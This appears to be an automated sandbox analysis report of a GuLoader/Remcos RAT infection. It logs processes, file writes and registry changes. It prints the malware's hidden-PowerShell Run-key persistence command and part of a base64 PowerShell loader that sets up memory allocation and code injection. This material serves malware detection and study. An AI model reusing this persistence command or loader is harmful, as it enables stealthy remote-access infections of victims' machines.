Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6D809B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E95099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E95099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E8A62DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E95D97A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E95D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E95D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E8A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6E8A62DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E95099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E95099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E8A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6E8A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	6E8A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E8A62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	6E95099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E95099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E8A62DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6D809B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6D809B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6D809B71	ReadFile
C:\Users\user\AppData\Local\Temp\rf0jcwxf.dll	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6D809B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6D809B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6D809B71	ReadFile

Analysis Process: conhost.exe PID: **4940**, Parent PID: **1568**

General

Target ID:	5
Start time:	15:13:04
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff60ad60000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5148**, Parent PID: **1568**

General

Target ID:	12
Start time:	15:13:47
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\rf0jcwxf.cmdline
Imagebase:	0x500000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSC1F7F6E38280547C88EA9F93164256468.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CD9E8	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC1F7F6E38280547C88EA9F93164256468.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	59773E	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rf0jcwxf.cmdline	unknown	353	success or wait	1	53D62D	ReadFile
C:\Users\user\AppData\Local\Temp\rf0jcwxf.0.cs	unknown	490	success or wait	1	53D62D	ReadFile

Analysis Process: cvtres.exe PID: **3348**, Parent PID: **5148**

General

Target ID:	14
Start time:	15:13:47
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB0A3.tmp" "c:\Users\user\AppData\Local\Temp\CSC1F7F6E38280547C88EA9F93164256468.TMP"
Imagebase:	0x80000
File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: **7292**, Parent PID: **1568**

General	
Target ID:	15
Start time:	15:13:59
Start date:	26/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0xbd0000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: **2180**, Parent PID: **1568**

General	
Target ID:	16
Start time:	15:13:59
Start date:	26/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0xbd0000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: **2008**, Parent PID: **1568**

General	
Target ID:	17
Start time:	15:14:00
Start date:	26/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0xbd0000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000011.00000000.397021989403.0000000000A50000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000011.00000003.399012710463.0000000002E47000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000011.00000002.401404635796.0000000002DBA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000011.00000003.399011957621.0000000002DBA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000011.00000002.401406941267.0000000002E46000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A562ED	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A562ED	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A562ED	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A562ED	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A562ED	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A562ED	InternetOpenUrlA
C:\Users\user\AppData\Local\Temp\IMG_25254535627256.jpg	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	A562ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\IMG_25254535627256.jpg	0	698660	fd fd fd fd 00 22 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 01 01 12 00 03 00 00 00 01 00 01 00 00 00 00 00 00 fd fd 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c fd fd 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c fd fd 00 11 08 06 fd 09 4d 03 01 22 00 02 11 01 03 11 01 fd fd 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b fd fd 00 fd 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11	"ExifMM*CCM"}	success or wait	1	A51C82	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Remcos-WPACZI\	success or wait	1	410AEB	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\AppDataLow	Billiond5	unicode	lwBlAHIAaAB2AGUAcgB2AHMAawB1AC AATABlAGoAZQBzAHYAZQBuAGQAZQA5 ACAAQQByAGMAaABhAGkAOAAgAFMAYQ BnAHMAIABkAHIAbwBzAGgAawBpAGUA cwBoACAAbABhAG4AZABzAGsAYQAgAH cAaQB0AGMAaABiAGUAbAAgAEgAeQBk AHIAYQBuAHQAIABTAGMAdQBsAGwAcw BiAGEAIABhAGkAcgBiAHUAcgBzAHQA dQAgAHIAZQB0AHIAaQBiAHUAdABvAC AAZABhAGcAcABhAGEAZgB1ACAAVQBQ AFQASABSACAAbQBvAHIAcABpAG8Abg BmACAADQAKAEEAZABkAC0AVAB5AHAA ZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG 4AaQB0AGkAbwBuACAAQAAiAA0ACgB1 AHMAaQBuAGcAIABTAHkAcwB0AGUAbQ A7AA0ACgB1AHMAaQBuAGcAIABTAHkA cwB0AGUAbQAuAFIAdQBuAHQAaQBtAG UALgBJAG4AdABlAHIAbwBwAFMAZQBy AHYAaQBjAGUAcwA7AA0ACgBwAHUAYg BsAGkAYwAgAHMAdABhAHQAaQBjACAA YwBsAGEAcwBzACAAUwBZAEQAWQBFAE 0ARQBOAEkAVAAxAA0ACgB7AA0ACgBb AEQAbABsAEkAbQBwAG8AcgB0ACgAIg BuAHQAZABsAGwALgBkAGwAbAAiACkA XQBwAHUAYgBsAGkAYwAgAHMAdABhAH QAaQBjACAAZQB4AHQAZQByAG4AIABp AG4AdAAgAE4AdABBAGwAbABvAGMAYQ B0AGUAVgBpAHIAdAB1AGEAbABNAGUA bQBvAHIAeQAoAGkAbgB0ACAAUwBZAE QAWQBFAE0ARQBOAEkAVAA2ACwAcgBl AGYAIABJAG4AdAAzADIAIABOAGEAdA B1AHIAOQAsAGkAbgB0ACAAcwBlAHIA dQAsAHIAZQBmACAASQBuAHQAMwAyAC AAUwBZAEQAWQBFAE0ARQBOAEkAVAAs AGkAbgB0ACAAYQBkAGoAdQAsAGkAbg B0ACAAUwBZAEQAWQBFAE0ARQBOAEkA VAA3ACkAOwANAAoAWwBEAGwAbABJAG 0AcABvAHIAdAAoACIAdQBzAGUAcgAz ADIALgBkAGwAbAAiACkAXQBwAHUAYg BsAGkAYwAgAHMAdABhAHQAaQBjACAA	success or wait	1	A51695	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			ACAA ZQB4AHQAZQByAG4AIABJAG4AdA BQAH QAcgAgAEMAYQBsAGwAVwBpAG4 AZABv AHcAUAByAG8AYwBXACgAdQBpAG 4AdA AgAHMAZQByAHUANQAsAGkAbgB0 ACAA cwBlAHIAdQA2ACwAaQBuAHQAIAB zAG UAcgB1ADcALABpAG4AdAAgAHMA ZQBy AHUAOAAsAGkAbgB0ACAAcwBlAHI AdQ A5ACkAOwANAAoAWwBEAGwAbAB JAG0A cABvAHIAdAAoACIAawBlAHIAbgBlA G wAMwAyAC4AZABsAGwAIgApAF0Ac AB1 AGIAbABpAGMAIABzAHQAYQB0AG kAYw AgAGUAeAB0AGUAcgBuACAAdgBv AGkA ZAAgAFIAdABsAE0AbwB2AGUATQB lAG 0AbwByAHkAKABJAG4AdABQAHQA cgAg AHMAZQByAHUAMQAsAHIAZQBmA CAASQ BuAHQAMwAyACAAcwBlAHIAdQAyA CwA aQBuAHQAIABzAGUAcgB1ADMAKQ A7AA 0ACgB9AA0ACgAiAEAADQAKACMA ZgBl AHIAbgAgAEMAQQBNAFAASABJAFI ARQ AgAEYASgBFAEQAUgBFAE4AIABD AEEA UABTAEkAQwBJAE4AIABTAGMAYQ ByAG YAZQBkAGUAbgB0ACAASQBuAHQ AZQA5 ACAAQQBaAFkATQAgAEYASQBHA FUAUg AgAEEAZgBnAGkAZgB0AHMAbgAzA CAA dQBuAHQAaABvAHIAbgBsACAAUw BhAH UAcwBzADMAIABOAE8ATABFACAA SABl AGUAZABsAGUAcwBzAGIAIABNAEk ATg BFAFIAQQAgAFYAaQBuAGQAZABy AGUAdgBlAHQA				
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Maaneds3	unicode	c:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden $OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY)	success or wait	1	A51695	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Remcos-WPACZI	exepath	binary	CF F1 4C AC ED C6 38 36 C1 3E A8 EB 78 9E F6 8B 60 39 AB F3 11 B1 A9 F5 94 4B 01 81 FE CF 34 BA 84 C0 60 33 AF FF 9F 21 EC C4 AE 7C F6 6B B9 5A A9 15 D2 06 43 E7 8E 0B 0C 19 82 9F 3A D8 D4 CD 0C C8 EB 89 79 90 58 78 6F 1E AC 92 2E 9B 2E 24 24 42 59 D3 08 79 08 D7 A3 55 65 4E 9C B7 34 14 F1 B9 38 90 C0 01 58 72 01 D0 87 93	success or wait	1	410B13	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Remcos-WPACZI	licence	unicode	2D1117005BD2EBA3BD0694FBD1A4A8FA	success or wait	1	410B13	RegSetValueExA

Analysis Process: powershell.exe PID: **5964**, Parent PID: **4740**

General

Target ID:	21
Start time:	15:14:18
Start date:	26/01/2022

Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden $OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY)
Imagebase:	0x5b0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mvaqwnn4.2ae.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D8B8792	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ho4kuc44.kw0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D8B8792	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E953263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E953263	unknown
C:\Users\user\Documents\20220126\PowerShell_transcript.134349.gQ3oRNES.20220126151422.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D8B8792	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mvaqwnn4.2ae.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6D8B9B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ho4kuc44.kw0.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6D8B9B71	WriteFile
C:\Users\user\Documents\20220126\PowerShell_transcript.134349.gQ3oRNES.20220126151422.txt	0	3	ff		success or wait	1	6D8B9B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220126\PowerShell_transcript.134349.gQ3oRNES.20220126151422.txt	3	752	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 36 31 35 31 34 35 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 57 31 30 36 34 5f 30 33 5c 41 72 74 68 75 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 57 31 30 36 34 5f 30 33 5c 41 72 74 68 75 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 33 34 33 34 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 39 30 34 32 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 77 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57	**********Windows PowerShell transcript startStart time: 20220126151450Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 134349 (Microsoft Windows NT 10.0.19042.0)Host Application: C:\windows\SysWOW	success or wait	12	6D8B9B71	WriteFile
